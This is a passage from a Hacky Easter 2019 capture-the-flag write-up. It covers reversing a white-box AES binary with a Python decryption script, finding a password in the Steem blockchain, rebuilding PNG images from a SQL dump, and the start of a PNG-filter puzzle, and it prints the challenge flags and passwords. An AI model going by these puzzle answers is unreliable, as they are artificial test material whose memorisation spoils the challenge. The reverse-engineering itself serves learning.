
... as well as a binary, which was used to produce the cipher text:

```
root@kali:~/Documents/he19/egg14# file WhiteBox
WhiteBox: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0, BuildID[sha1]=0077413b3a5ad4d245339f092e46d64e547155f0, stripped

root@kali:~/Documents/he19/egg14# ./WhiteBox
WhiteBox Test
Enter Message to encrypt: test
691157323aae599f38afe55d7282a068
```


Being euphoric that this is a binary challenge I did not pay much attention to the name of it and started to reverse the binary right away. While reversing it, I figured out that this is a white-box cryptography challenge and there are several good resources online about unboxing white-boxes (e.g. blackhat.com, LiveOverflow on YouTube, ...). There is also a GitHub repository providing *various public white-box cryptographic implementations and their practical attacks*: SideChannelMarvels/Deadpool.

Nevertheless I kept analyzing the binary and was confident, that it is possible to reverse the single steps made in order to encrypt the entered plain text.

For this purpose I mainly used `ghidra`:



Actually all steps but one could be reverted easily. This single remaining step XORed a value called `result` with values from static data four times in a loop (I named the function `encrStack`, but this was only my personal way to differentiate the functions):



A single byte from the plain text (at this stage) is used as an index into the static data and thus determines which value from the static data is used. So basically the following operation is carried out:

```
ciphertext_val = static_data[plaintext_byte0] ^ static_data[plaintext_byte1] ^ static_data[plaintext_byte2] ^ static_data[plaintext_byte3]
```

When reverting this, we know the value of `ciphertext_val`. Since we have access to the whole binary, we also know the values of the `static_data`. In order to deduce `plaintext_byte0` ... `plaintext_byte3`, we can loop through all possible values for the four bytes and compare the XORed result. My first apprehension was that there might be more possible combination to produce a valid result, but it turned out, that there only seems to be a unique valid combination (possibly this is an inherent property of these values of an AES white-box, but I did not dig deeper into this topic).

After all I wrote the following python script, which decrypts 16 byte at a time:

```
#!/usr/bin/env python

import sys
import struct

binary = open('WhiteBox', 'r').read()

def decrShuffleNewOrig(r):
  ret = [None]*16
  for i in range(4):
    for j in range(4):
      ret[i*4+j] = r[i+j*4]
  return ''.join(ret)

def decrChooseFromDAT(r):
  ret = ''
  for i in range(16):
    findByte = r[i]
    for j in range(0x100):
      if (binary[0x2060+i*0x100+j] == findByte):
        ret += chr(j)
        break
  return ret

def decrShuffleBlocks(r):
  ret = [None]*16
  ret[0xf] = r[0xc]; ret[0xe] = r[0xf]
```

```
  ret[0xd] = r[0xe]; ret[0xc] = r[0xd]; ret[0xb] = r[9]; ret[0xa] = r[8]
  ret[9] = r[0xb]; ret[8] = r[10]; ret[7] = r[6]; ret[6] = r[5]; ret[5] = r[4]
  ret[4] = r[7]; ret[3] = r[3]; ret[2] = r[2]; ret[1] = r[1]; ret[0] = r[0]
  return ''.join(ret)

def findXorValues(x,i,v):
  # eg. 0x19a08d51 = 0xdb273160 ^ 0x9e2d7eaf ^ 0xf7c0787 ^ 0x53d6c519
  vals1 = [];  vals2 = []; vals3 = []; vals4 = []
  for v1 in range(256): vals1.append(struct.unpack('<I', binary[0x3060+(v1+(i+(x*4+0)*4)*0x100)*4:0x3060+(v1+(i+(x*4+0)*4)*0x100)*4+4])
[0])
  for v2 in range(256): vals2.append(struct.unpack('<I', binary[0x3060+(v2+(i+(x*4+1)*4)*0x100)*4:0x3060+(v2+(i+(x*4+1)*4)*0x100)*4+4])
[0])
  for v3 in range(256): vals3.append(struct.unpack('<I', binary[0x3060+(v3+(i+(x*4+2)*4)*0x100)*4:0x3060+(v3+(i+(x*4+2)*4)*0x100)*4+4])
[0])
  for v4 in range(256): vals4.append(struct.unpack('<I', binary[0x3060+(v4+(i+(x*4+3)*4)*0x100)*4:0x3060+(v4+(i+(x*4+3)*4)*0x100)*4+4])
[0])

  for v1 in range(len(vals1)):
    for v2 in range(len(vals2)):
      for v3 in range(len(vals3)):
        for v4 in range(len(vals4)):
          if (vals1[v1]^vals2[v2]^vals3[v3]^vals4[v4] == v):
            return chr(v1)+chr(v2)+chr(v3)+chr(v4)
  raise Exception('did not find solution')


def decrStack(x,r):
  v1 = findXorValues(x,0,struct.unpack('<I', r[0]+r[4]+r[8]+r[0xc])[0])
  v2 = findXorValues(x,1,struct.unpack('<I', r[1]+r[5]+r[9]+r[0xd])[0])
  v3 = findXorValues(x,2,struct.unpack('<I', r[2]+r[6]+r[0xa]+r[0xe])[0])
  v4 = findXorValues(x,3,struct.unpack('<I', r[3]+r[7]+r[0xb]+r[0xf])[0])
  final = ''
  for i in range(4): final += v1[i]+v2[i]+v3[i]+v4[i]
  return final


def decrIdxShuffle(r):
  return r[0]+r[4]+r[8]+r[0xc]+r[1]+r[5]+r[9]+r[0xd]+r[2]+r[6]+r[0xa]+r[0xe]+r[3]+r[7]+r[0xb]+r[0xf]

def decrypt(r):
  r1 = decrShuffleNewOrig(r)
  r2 = decrChooseFromDAT(r1)
  r3 = decrShuffleBlocks(r2)
  r4 = r3
  for x in range(8, -1, -1):
    r4 = decrStack(x,r4)
    r4 = decrShuffleBlocks(r4)
  r5 = decrIdxShuffle(r4)
  return r5

if (len(sys.argv) < 2):
  print('usage:')
  print(sys.argv[0] + ' <16 byte cipher text>')
  quit()

plaintext = decrypt(sys.argv[1].decode('hex'))
print(plaintext)
```

Running the script on each of the 16 bytes of the provided cipher text, reveals the full plain text (it takes a few minutes for the script to be finished):

```
root@kali:~/Documents/he19/egg14# ./reversedWhitebox.py 9771a6a9aea773a93edc1b9e82b74503
Congrats! Enter


root@kali:~/Documents/he19/egg14# ./reversedWhitebox.py 0b770f8f992d0e45d7404f1d6533f9df
whiteboxblackhat


root@kali:~/Documents/he19/egg14# ./reversedWhitebox.py 348dbccd71034aff88afd188007df4a5
 into the Egg-o-


root@kali:~/Documents/he19/egg14# ./reversedWhitebox.py c844969584b5ffd6ed2eb92aa419914e
Matic!
```

Accordingly the full plain text is `Congrats! Enter whiteboxblackhat into the Egg-o-Matic!`.

Entering the password `whiteboxblackhat` in the Eggo-o-Matic™ yields the egg:

The flag is he19-fPHI-HUKJ-u15q-Lvwz.

---


return to overview ⇧

15 - Seen in Steem


The challenge description states that a secret note about Hacky Easter 2019 has been placed in the *Steem* blockchain.

We also get the information, that the note was added during Easter 2018.

This task could simply solved using google. Since the author of the challenge is `darkstar`, I started to googling for `darkstar` and `steem` and found the following profile on steemit.com:



Though, I could not find any useful information on this website. Thus I kept googling and found a list of entries on steemd.com related to `darkstar-42`. Since we know that the note was added during Easter 2018, which was the 1th of april, we only need to find the appropriate date:



Entering `nomoneynobunny` as the password in the Eggo-o-Matic™ yields the egg:

The flag is `he19-TlUu-qs4k-uEbS-xRob`.

---

return to overview ⇧

16 - Every-Thing

The challenge provides a zip archive called `EverThing.zip`:

```
root@kali:~/Documents/he19/egg16# file EveryThing.zip
EveryThing.zip: Zip archive data, at least v2.0 to extract
```

This archive contains a file called `EverThing.sql`:

```
root@kali:~/Documents/he19/egg16# unzip EveryThing.zip
Archive:  EveryThing.zip
  inflating: EveryThing.sql
```

In order to view the SQL file, we can load it into a new database created locally:

```
root@kali:~/Documents/he19/egg16# service mysql start
root@kali:~/Documents/he19/egg16# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.3.12-MariaDB-2 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE EveryThing;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> USE EveryThing;
Database changed
MariaDB [EveryThing]> SOURCE EveryThing.sql;
```

```
Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.008 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 0 rows affected (0.000 sec)

Query OK, 8504 rows affected (0.165 sec)
Records: 8504  Duplicates: 0  Warnings: 0

Query OK, 8639 rows affected (0.144 sec)
Records: 8639  Duplicates: 0  Warnings: 0

Query OK, 8608 rows affected (0.123 sec)
Records: 8608  Duplicates: 0  Warnings: 0
...
```

The file contains only one table called `Thing`:

```
MariaDB [EveryThing]> SHOW TABLES;
+----------------------+
| Tables_in_EveryThing |
+----------------------+
| Thing                |
+----------------------+
1 row in set (0.000 sec)
```

This table has five columns called `id`, `ord`, `type`, `value` and `pid`.

```
MariaDB [EveryThing]> DESCRIBE Thing;
+-------+---------------+------+-----+---------+-------+
| Field | Type          | Null | Key | Default | Extra |
+-------+---------------+------+-----+---------+-------+
| id    | binary(16)    | NO   | PRI | NULL    |       |
| ord   | int(11)       | NO   |     | NULL    |       |
| type  | varchar(255)  | NO   |     | NULL    |       |
| value | varchar(1024) | YES  |     | NULL    |       |
| pid   | binary(16)    | YES  | MUL | NULL    |       |
+-------+---------------+------+-----+---------+-------+
5 rows in set (0.001 sec)
```

There are 38 different types:

```
MariaDB [EveryThing]> SELECT type FROM Thing GROUP BY type;
+-----------------------+
| type                  |
+-----------------------+
| address               |
| address.about         |
| address.address       |
| address.age           |
| address.company       |
| address.email         |
| address.eyeColor      |
```

```
| address.favoriteFruit |
| address.gender        |
| address.greeting      |
| address.guid          |
| address.name          |
| address.phone         |
| address.picture       |
| address.registered    |
| addressbook           |
| book                  |
| book.author           |
| book.isbn             |
| book.language         |
| book.title            |
| book.url              |
| book.year             |
| bookshelf             |
| galery                |
| png                   |
| png.bkgd              |
| png.chrm              |
| png.gama              |
| png.head              |
| png.idat              |
| png.iend              |
| png.ihdr              |
| png.phys              |
| png.text              |
| png.time              |
| ROOT                  |
| shelf                 |
+-----------------------+
38 rows in set (0.215 sec)
```

The `value` fields of the different types do not seem to contain any useful information:

```
MariaDB [EveryThing]> SELECT value FROM Thing WHERE type='address.name' LIMIT 10;
+--------------------+
| value              |
+--------------------+
| Madge Wood         |
| Guadalupe Eaton    |
| England Carson     |
| Carmen Larsen      |
| Potts Castro       |
| Esther Greer       |
| Hall Newton        |
| Wilkerson Callahan |
| Crosby Manning     |
| Sallie Wilson      |
+--------------------+
10 rows in set (0.000 sec)

...
```

The most promising type seems to be `png`. There are 11 entries with this type:

```
MariaDB [EveryThing]> SELECT value FROM Thing WHERE type='png';
+---------------------------------+
| value                           |
+---------------------------------+
| Very old steam boat             |
| Fantastic trail, but a dead end |
| The best dinner ever            |
| Local market                    |
| At the beach                    |
| Me, walking through the wood    |
| The mountains                   |
| A strange car                   |
| Nice sunset                     |
| My first time on a SUP          |
| My second time on a SUP         |
+---------------------------------+
11 rows in set (0.101 sec)
```

A `png` entry itself does only seem to be the container for an image. The actual data is stored in the corresponding chunk types like `png.bkgd`, `png.chrm`, ...

In order to determine which chunk types belong to a png, the field `pid` is used, which references the `id` of the parent element. In this

case the `pid` of chunk types contain an `id` of a png entry.

The `id` is stored in binary and can be displayed using the function `HEX`:

```
MariaDB [EveryThing]> SELECT HEX(id), value FROM Thing WHERE type='png';
+----------------------------------+---------------------------------+
| HEX(id)                          | value                           |
+----------------------------------+---------------------------------+
| 1BD4209D9C664967AA7944E2ED2FC96C | Very old steam boat             |
| 35FD7ABC15274E38A513F990D153FC37 | Fantastic trail, but a dead end |
| 42097903161D41839D5D189B93E580D7 | The best dinner ever            |
| 4651124A8B2F4CDFB7B3CBCA94BB7AF2 | Local market                    |
| 55431A5914314EEF97CF9C31E07A95F4 | At the beach                    |
| 58A8E910ED9C4FB3B8083FDFBCE99628 | Me, walking through the wood    |
| 5BFE2BB8621B46119C7A281960904174 | The mountains                   |
| 80DCB19D74354660AFDADD761B3DF72E | A strange car                   |
| D39D3AD6FA85453196E46CD30FCD5612 | Nice sunset                     |
| F91FD59C966641B2BB05F2374C6C8199 | My first time on a SUP          |
| FC7ED04E5E464D3DBF210ED60561AE60 | My second time on a SUP         |
+----------------------------------+---------------------------------+
11 rows in set (0.000 sec)
```

In order to display all child chunks for the image called `Very old steam boat`, we can use the `id` (`1BD4209D9C664967AA7944E2ED2FC96C`):

```
MariaDB [EveryThing]> SELECT HEX(id), ord, type, value FROM Thing WHERE HEX(pid)='1BD4209D9C664967AA7944E2ED2FC96C' ORDER BY ord;
+----------------------------------+-----+----------+--------------------------------------+
| HEX(id)                          | ord | type     | value                                |
+----------------------------------+-----+----------+--------------------------------------+
| 0E30644AB47D4E51BA2C47CBD5F02691 |   0 | png.head | iVBORw0KGgo=                         |
| BABEFABC2E4F406ABC991762A077FED7 |   1 | png.ihdr | AAAADUlIRFIAAAHgAAAB4AgGAAAAfdS+lQ== |
| A4F0850D832B417C906D6F595C3765E8 |   2 | png.bkgd | AAAABmJLR0QA/wD/AP+gvaeT             |
| 0069956AF2EE42DEBE60E93670CFC5CB |   3 | png.phys | AAAACXBIWXMAADRjAAA0YwFVm585         |
| 4C4D6C0D26924DAD91FE89D3A1070541 |   4 | png.time | AAAAB3RJTUUH4wEaDycfAlGlag==         |
| AD9A9A93161E4CDA9DFF9C1255D0C0B9 |   5 | png.idat | 11                                   |
| 4475CA57E03F4BAA9BA447A3B6D545D7 |   6 | png.idat | 11                                   |
| 7155A2502B6243CB8D14BB67D13649A8 |   7 | png.idat | 11                                   |
| C8D0E9EC265245B6B0317614B67510C3 |   8 | png.idat | 11                                   |
| 3A0F84381D4745C99C9CCEEEF329E23B |   9 | png.idat | 11                                   |
| 32591487AB014FE29D1147A14678F34C |  10 | png.idat | 11                                   |
| A467DFCACB8F45ADA64892470ABB9BED |  11 | png.idat | 3                                    |
| D64DE520DFB4430988661425390485l6 |  12 | png.iend | AAAAAElFTkSuQmCC                     |
+----------------------------------+-----+----------+--------------------------------------+
13 rows in set (0.114 sec)
```

In the above query we already stored the result by `ord`, which defines the sequence of the single child chunks.

Most of the chunks actually contain base64 encoded data, but the `png.idat` chunks only contain a number. This suggests that there are also nested. We can find the corresponding child elements by using the `id` of the corresponding `png.idat` again:

```
MariaDB [EveryThing]> SELECT HEX(id), ord, type, value FROM Thing WHERE HEX(pid)='AD9A9A93161E4CDA9DFF9C1255D0C0B9' ORDER BY ord;
+----------------------------------+-----+----------+----------------------------------------... +
| HEX(id)                          | ord | type     | value
|
+----------------------------------+-----+----------+----------------------------------------... +
| 35A333B3EA0242D7A316CF2387F5A1B2 |   0 | png.idat | AAAgAElEQVR42uydeXykRZ3/3/TjKZzE... |
| CA2FF632076D4FAD9FE020031CEFE701 |   1 | png.idat | iW9B/rSno/vlujdqaALW0DgFsLE3/GkhxD8CgX... |
| 3F2B4364061E473581D054824AD18653 |   2 | png.idat | jq5VenRoaALW0CiP6n25Bd8AZpVaVkvTHL7R+t... |
| 3DE98E5C77BE4F2FA437CD6C9047E96E |   3 | png.idat | V5+zy7z3CeWyU9/JN5e8kyXzFpXSBVd39kWe1i... |
```

These `png.idat` entries actually contain data.

In order to reconstruct the images, we first create a MySQL function, which retrieves the binary data of a chunk by base64 decoding the `value` field and retrieving all child elements for a `png.idat` chunk:

```
MariaDB [EveryThing]> DELIMITER $$
MariaDB [EveryThing]> CREATE FUNCTION GetData(hexid varchar(255)) RETURNS BLOB
    ->   BEGIN
    ->   DECLARE t varchar(255);
    ->   DECLARE b BLOB;
    ->   SELECT type into t FROM Thing WHERE HEX(id) = hexid;
    ->   IF t = 'png.idat' THEN
    ->     SELECT GROUP_CONCAT(FROM_BASE64(value) ORDER BY ord SEPARATOR '') INTO b FROM Thing WHERE HEX(pid)=hexid;
    ->   ELSE SELECT FROM_BASE64(value) INTO b FROM Thing WHERE HEX(id) = hexid;
    ->   END IF;
    ->   RETURN b;
    ->   END$$
```

```
Query OK, 0 rows affected (0.001 sec)

MariaDB [EveryThing]> DELIMITER ;
```

Notice that for a `png.idat` chunk we need to retrieve the data from all child chunks and for every other chunk we can simple base64 decode the `value` field.

Now we can use this function in order to dump all png images:

```
MariaDB [EveryThing]> SELECT GROUP_CONCAT(GetData(HEX(id)) ORDER BY ord SEPARATOR '') FROM Thing WHERE
HEX(pid)='1BD4209D9C664967AA7944E2ED2FC96C' INTO DUMPFILE '/tmp/1.png';
Query OK, 1 row affected (2.042 sec)

MariaDB [EveryThing]> SELECT GROUP_CONCAT(GetData(HEX(id)) ORDER BY ord SEPARATOR '') FROM Thing WHERE
HEX(pid)='35FD7ABC15274E38A513F990D153FC37' INTO DUMPFILE '/tmp/2.png';
Query OK, 1 row affected (1.788 sec)

MariaDB [EveryThing]> SELECT GROUP_CONCAT(GetData(HEX(id)) ORDER BY ord SEPARATOR '') FROM Thing WHERE
HEX(pid)='42097903161D41839D5D189B93E580D7' INTO DUMPFILE '/tmp/3.png';
Query OK, 1 row affected (1.811 sec)

...
```

After a few false eggs ...

... we find the actual egg:


The flag is he19-qKaG-VHmv-Mm26-0mwy.

---

return to overview ⇧


17 - New Egg Design

The provided image displays an egg with a circuit diagram of an electronic high-pass filter:



Also, the challenge description states that this challenge is about *filters*. As this are not enough filters yet, the image of challenge displays a QR code, which was made illegible by applying a *mosaic filter*:

After the challenge was not solved by anyone on the 18th of april, a hint was added:



My slight assumption was, that the challenge probably has to do something with *filters*. Though, I was really in the dark on this. I mainly focused on trying to find some information hidden within the RGBA values without any success.

When analyzing the png structure of the image, I compared the output of `pngcheck` on the image ...

```
root@kali:~/Documents/he19/egg17# pngcheck -v eggdesign.png
File: eggdesign.png (62643 bytes)
  chunk IHDR at offset 0x0000c, length 13
    480 x 480 image, 32-bit RGB+alpha, non-interlaced
  chunk gAMA at offset 0x00025, length 4: 0.45455
  chunk cHRM at offset 0x00035, length 32
    White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
    Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
  chunk pHYs at offset 0x00061, length 9: 13410x13410 pixels/meter (341 dpi)
  chunk tIME at offset 0x00076, length 7:  6 Jan 2019 09:27:56 UTC
  chunk tEXt at offset 0x00089, length 24, keyword: Software
  chunk IDAT at offset 0x000ad, length 8192
    zlib: deflated, 32K window, default compression
  chunk IDAT at offset 0x020b9, length 8192
  chunk IDAT at offset 0x040c5, length 8192
  chunk IDAT at offset 0x060d1, length 8192
  chunk IDAT at offset 0x080dd, length 8192
  chunk IDAT at offset 0x0a0e9, length 8192
  chunk IDAT at offset 0x0c0f5, length 8192
  chunk IDAT at offset 0x0e101, length 5022
  chunk IEND at offset 0x0f4ab, length 0
No errors detected in eggdesign.png (15 chunks, 93.2% compression).
```

... with another egg (in this case from challenge 11):

```
root@kali:~/Documents/he19/egg17# pngcheck -v ../egg11/2b8c672e9759bd56ab1702dcee0e109182374b8c.png
File: ../egg11/2b8c672e9759bd56ab1702dcee0e109182374b8c.png (66058 bytes)
  chunk IHDR at offset 0x0000c, length 13
    480 x 480 image, 32-bit RGB+alpha, non-interlaced
  chunk gAMA at offset 0x00025, length 4: 0.45455
  chunk cHRM at offset 0x00035, length 32
